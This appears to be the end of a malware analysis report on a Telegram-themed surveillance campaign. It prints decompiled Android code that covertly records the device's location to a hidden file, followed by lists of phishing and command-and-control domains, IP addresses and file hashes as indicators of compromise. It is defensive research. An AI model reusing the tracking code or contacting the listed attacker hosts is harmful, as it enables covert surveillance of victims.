


Figure 30: Unused phishing HTML assets

```
Location.Companion.getCurrentLocation.1(Context context0, ObjectRef ref$objectRef0) {
    this.$context = context0;
    this.$fullAddress = ref$objectRef0;
    super();
}

public final void onSuccess(Location location0) {
```

```
Locale locale0 = Locale.getDefault();
Geocoder geocoder0 = new Geocoder(this.$context, locale0);
Log.i("Location2", "Location: " + location0);
if(location0 != null) {
    List list0 = geocoder0.getFromLocation(location0.getLatitude(), location0.getLongitude(), 1);
    Object object0 = list0.get(0);
    Intrinsics.checkNotNullValue(object0, "addresses[0]");
    Object object1 = list0.get(0);
    Intrinsics.checkNotNullValue(object1, "addresses[0]");
    this.$fullAddress.element = ((Address)list0.get(0)).getAddressLine(0) + " " + ((Address)object0).getL
    Object object2 = list0.get(0);
    Intrinsics.checkNotNullValue(object2, "addresses[0]");
    ((Address)object2).getCountryName();
    Object object3 = list0.get(0);
    Intrinsics.checkNotNullValue(object3, "addresses[0]");
    ((Address)object3).getPostalCode();
    File file0 = this.$context.getFilesDir();
    Intrinsics.checkNotNullValue(file0, "context.filesDir");
    if(FileUtils.Companion.fileExists(file0.getPath() + "/" + "lct_E6592820F87FF17CB19F519954598FA4")) {
        this.$fullAddress.element = Intrinsics.stringPlus(FileUtils.Companion.readFile("lct_E6592820F87FF
    }

    FileUtils.Companion.writeFile(this.$context, "lct_E6592820F87FF17CB19F519954598FA4", ((String)this.$f
}
}
```

Figure 31: Unused location tracking code

Indicators of Compromise

Phishing

telegramreport[.]me

telegramco[.]org

telegrambots[.]me

mailgoogle.info

Android

C&C servers

gradleservice[.]info

alarabiye[.]net

Files

MD5

4ae3654b7ed172b0273e7c7448b0c23c

ca154dfd01b578b84c0ec59af059fb62

SHA-1

f3a4feedd4f62702c65b037a91bd8332d9518c08

735f761462443deff23dde5b76746b7ab0ceaf71

SHA-256

24e5b2967437dbc1866df3ac1bf776a4960a5a56676b48bb9a143e62849a43d2

881ab44385541ac7cd0f3279ba4fb8519df07d529456c9e34074787ebb33f658

PC variants

TelB Variant

C&C servers

afalr-sharepoint[.]com

afalr-onedrive[.]com

Backdoor

MD5

315e6338bf9c9bcbe3d5af0482f51dfd

SHA-1

8b00d62a5c03efa76dfca8bd8c95c969167f83ee

SHA-256

a713a2749e9791243a89471a2603bf1f32ec11c9179771ca46fb5583b8412cb0

Artifacts

MD5

ecb8c2cc5efe580d4ea8f212e39eb9b5

c9a28ae2b52d13cc98cdaeff6d72332

77d9ebb41bf12a96284747cbffff889

a7675a6eee18746705c90a9290168b60

01e4c30e374bd26a2e5e5cb8ef27b255

5844fe7ffb3333c23d201d70c7419a6d

1bd82146445e2dcb3cafefef2e913ed

975b81ecf54f67e8d091be053ae7fa99

SHA-1

e642c9898b8d18238ca525e74db22e6dfe431e2f

ee96340d3b0845fcaad0ee328c49095302cee6e9

817835661f1e3be4ff13ed1762054475cc8e1223

A6e1f60d5e3651d1e029293fba7da72749282ca1

A778f565bbf851efe50a46476fe0e9f8b0e1c830

5d09311a4b0c18572dede3bbf5620268baf39318

0dc484e36b62cf4f2512e1b634dbfe60260c8447

a3b8eb53d595e3a272942e98eac24f3c38cfb2e4

SHA-256

b743c9b4968b65577d60d0f3a3c4ae6dd6beedf08a02625836d598f8600a1321

409da7a4f191e37d3d3aa8f36e8c3789fc998b63241a5f05c6816e54ed7dcd3a

41629c54b2f3dd68897c04a8ed10f7c78534ba67a048da75885a857f68b37624

F9f4aab897b15f8c77c46f2efb0672b044b7cb79dfd84eac4a41e2f1cee1344

Fdfcf1790faf4dc97ea7c5d84c76b7abbdb080ab931777a6259b09ae0166fcae

233ee2ea02322d3da68217ab4b51722a4a3aa833667a45377dfd4742d5979c4c

512e28afe8d32008cd8a9e95c938d2551689098ea93f75ba2a23c246248d7124

4c0c33fff8d4929f7a0d742f1d251b61794b185538b8ceb4939283d1b3d73795

TelAndExt Variant

C&C servers

exemplifiable-taps.000webhostapp[.]com

telegramup[.]com

148.251.97[.]102

Backdoors

MD5

281908f5afa399f725a06df767486837

5b813b679779a60947d4ed6e671394b0

A763350f2a5b2fdde3216cd1ea2bec5d

2e4e20bb01c9ca4ef5df2a75473c1aee

0aa07a6bf12a2a87a66202e768146e49

5666585faaf4fe77c8354ff76881f29b

SHA-1

67a328fc2362253fd7cc9163d7da6d8688d76d1f

E541372d93e4e26fe75fb44eb8aa009e1fc48b38

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SHA-256

cec533ecd881f014efa7416867d6e3c6b4362741e97c1609860c6223935dec8d

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b65676321e2138affd5c38a1f2b882f19ac1ca9bf414b6f3d44e35c43c36ae78

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dc627b6419366cdf50eccfa3d1995c111b71112e5abb725b6096b9e0026af395

Artifacts

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a871124091acc7c865f34e9d4cc6b6ad

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SHA-1

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SHA-256

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baf779a4a3c9d901eff32a46a004bbb258551cac57d63f0a878d882d2ebbdcf3

Python Variant

C&C servers

tbackup.000webhostapp[.]com

vareangold[.]de

telegrambackups[.]com

telegramdesktop[.]com

picfile[.]net

Backdoors

MD5

aac5bc1f94f32a69d7dcea33f305e6fc

9238f7a1ec7cbeb3dbb9370f02fde040

30973d4a637354cad945ab94205b0323

SHA-1

16335373c2b9438002fbe3a648a0709d8c111a6b

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SHA-256

3310c0b2fd8a8d96288eb241f6948cfa0f15b39d2e6ca6687aab45dc6fccf9fc

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Artifacts

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SHA-1

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SHA-256

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HookInjEx Variant

C&C servers

tbackup.000webhostapp[.]com

developerchrome[.]com

firefox-addons[.]com

picfile[.]net

cpuconfig[.]com

update-help[.]com

winchecking[.]com

endupload[.]com

176.31.4[.]14

148.251.224[.]29

144.76.177[.]244

137.74.153[.]98

Backdoor

MD5

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SHA-256

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Artifacts

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SHA-256

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63A655FDE88EA26C73CEA1E1764305E44203DB771F64155B3B3E3D805203F65A

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